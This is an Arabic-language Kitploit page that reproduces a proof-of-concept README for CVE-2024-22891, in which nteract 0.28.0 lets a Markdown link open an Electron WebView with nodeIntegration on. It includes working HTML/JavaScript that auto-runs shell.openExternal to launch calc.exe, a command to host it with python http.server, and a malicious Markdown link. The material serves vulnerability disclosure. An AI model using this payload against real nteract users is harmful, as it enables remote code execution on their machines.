
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-22891 — nteract 0.28.0 إعادة توجيه مفتوحة لاستغلال تنفيذ التعليمات البرمجية عن بُعد | Kitploit

أدوات/GitHubGitHub/eqstlab/cve-2024-22891
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالفريق الأحمر
GitHubeqstlab/cve-2024-22891

CVE-2024-22891

nteract 0.28.0 إعادة توجيه مفتوحة لاستغلال تنفيذ التعليمات البرمجية عن بُعد

عرض المستودع
24منذ 2 سنواتلم تتم المراجعة بعد
مشاركة

إثبات المفهوم لـ Nteract

إثبات مفهوم لثغرة CVE-2024-22891.

يتيح nteract 0.28.0 عرض Electron WebView عبر رابط Markdown، مما يؤدي إلى تنفيذ تعليمات برمجية عن بُعد.

يحتوي هذا المستودع على تطبيق ضعيف كمثال واستغلال إثبات المفهوم (POC) له. كإثبات مفهوم، يوجد ملف Python يقوم بأتمتة العملية.

1. نظرة عامة على الثغرة:

  • موضوع الثغرة: تنفيذ تعليمات برمجية عن بُعد عبر رابط Markdown
  • نوع الثغرة: أخرى: إعادة توجيه مفتوحة
  • مظهر المشكلة: Electron WebView
  • المكون المتأثر: markdown
  • نوع الهجوم: تنفيذ تعليمات برمجية عن بُعد


  • نواقل الهجوم: لاستغلال الثغرة، يجب على شخص النقر على الرابط أو الوصول إلى رابط المشروع المشترك.
  • رقم CVE المحجوز: CVE-2024-22891

2. سبب الثغرة:

  • يسمح nteract 0.28.0 بعرض Electron WebView عبر رابط Markdown، مما ينتج عنه تنفيذ تعليمات برمجية عن بُعد (لأن nodeIntegration في webPreferences مضبوط على true).

  • شرح الاستغلال

    • عند إنشاء روابط عبر MarkDown داخل التطبيق، يُنشئ WebView عبر Electron، مما يسمح بالوصول الخارجي إلى الرابط. وبالتالي، يمكن للمهاجم تحقيق تنفيذ تعليمات برمجية عن بُعد (RCE) عن طريق الاتصال بالرابط المؤدي إلى خادم المهاجم.

إثبات المفهوم (POC)

الخطوة 1) يقوم المهاجم بإنشاء خادم لشفرة المصدر لتشغيل calc.exe باستخدام الدالة openExternal().

<html>
<head>
    <title>jruru Link</title>
</head>
<body>
    <a id="jruruLink">jruru Link</a>

    <script>
         // Script function definition
        function openExternal() {
            try {
                const { shell } = require('electron');
                shell.openExternal('file:C:/Windows/System32/calc.exe');
            } catch(e) {
                alert('JRURU - External link cannot be opened.');
                console.error(e);
            }
        }
        // Automatically execute openExternal function after the page is loaded
        document.addEventListener('DOMContentLoaded', function() {
            openExternal();
        });
    </script>
</body>
</html>

ملاحظة: ※ إذا كنت ترغب في اختباره بسرعة، قم بإنشاء خادم على جهاز المهاجم باستخدام الكود التالي.

$ python -m http.server 80

الخطوة 2) قم بتشغيل تطبيق nteract على نظام الضحية وأنشئ رابط Markdown، أو شارك ملف ipynb الخاص بالمهاجم ككود مثال. ثم، قم بتشغيل calc.exe.

[Read This] (http://[attcker_adress]/shard_data.html)
neteract nteract2


3. معلومات إضافية


عند تنفيذ ملف .ipynb عبر مشاركة الملفات، كن حذرًا لأن الرابط قد لا يكون مرئيًا. كان من الممكن أن يكون calc.exe هذا أي حمولة ضارة محلية أو عن بُعد يمكن أن تعطي المهاجم وصولًا كاملًا إلى نظام الضحية.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    429
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    256

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →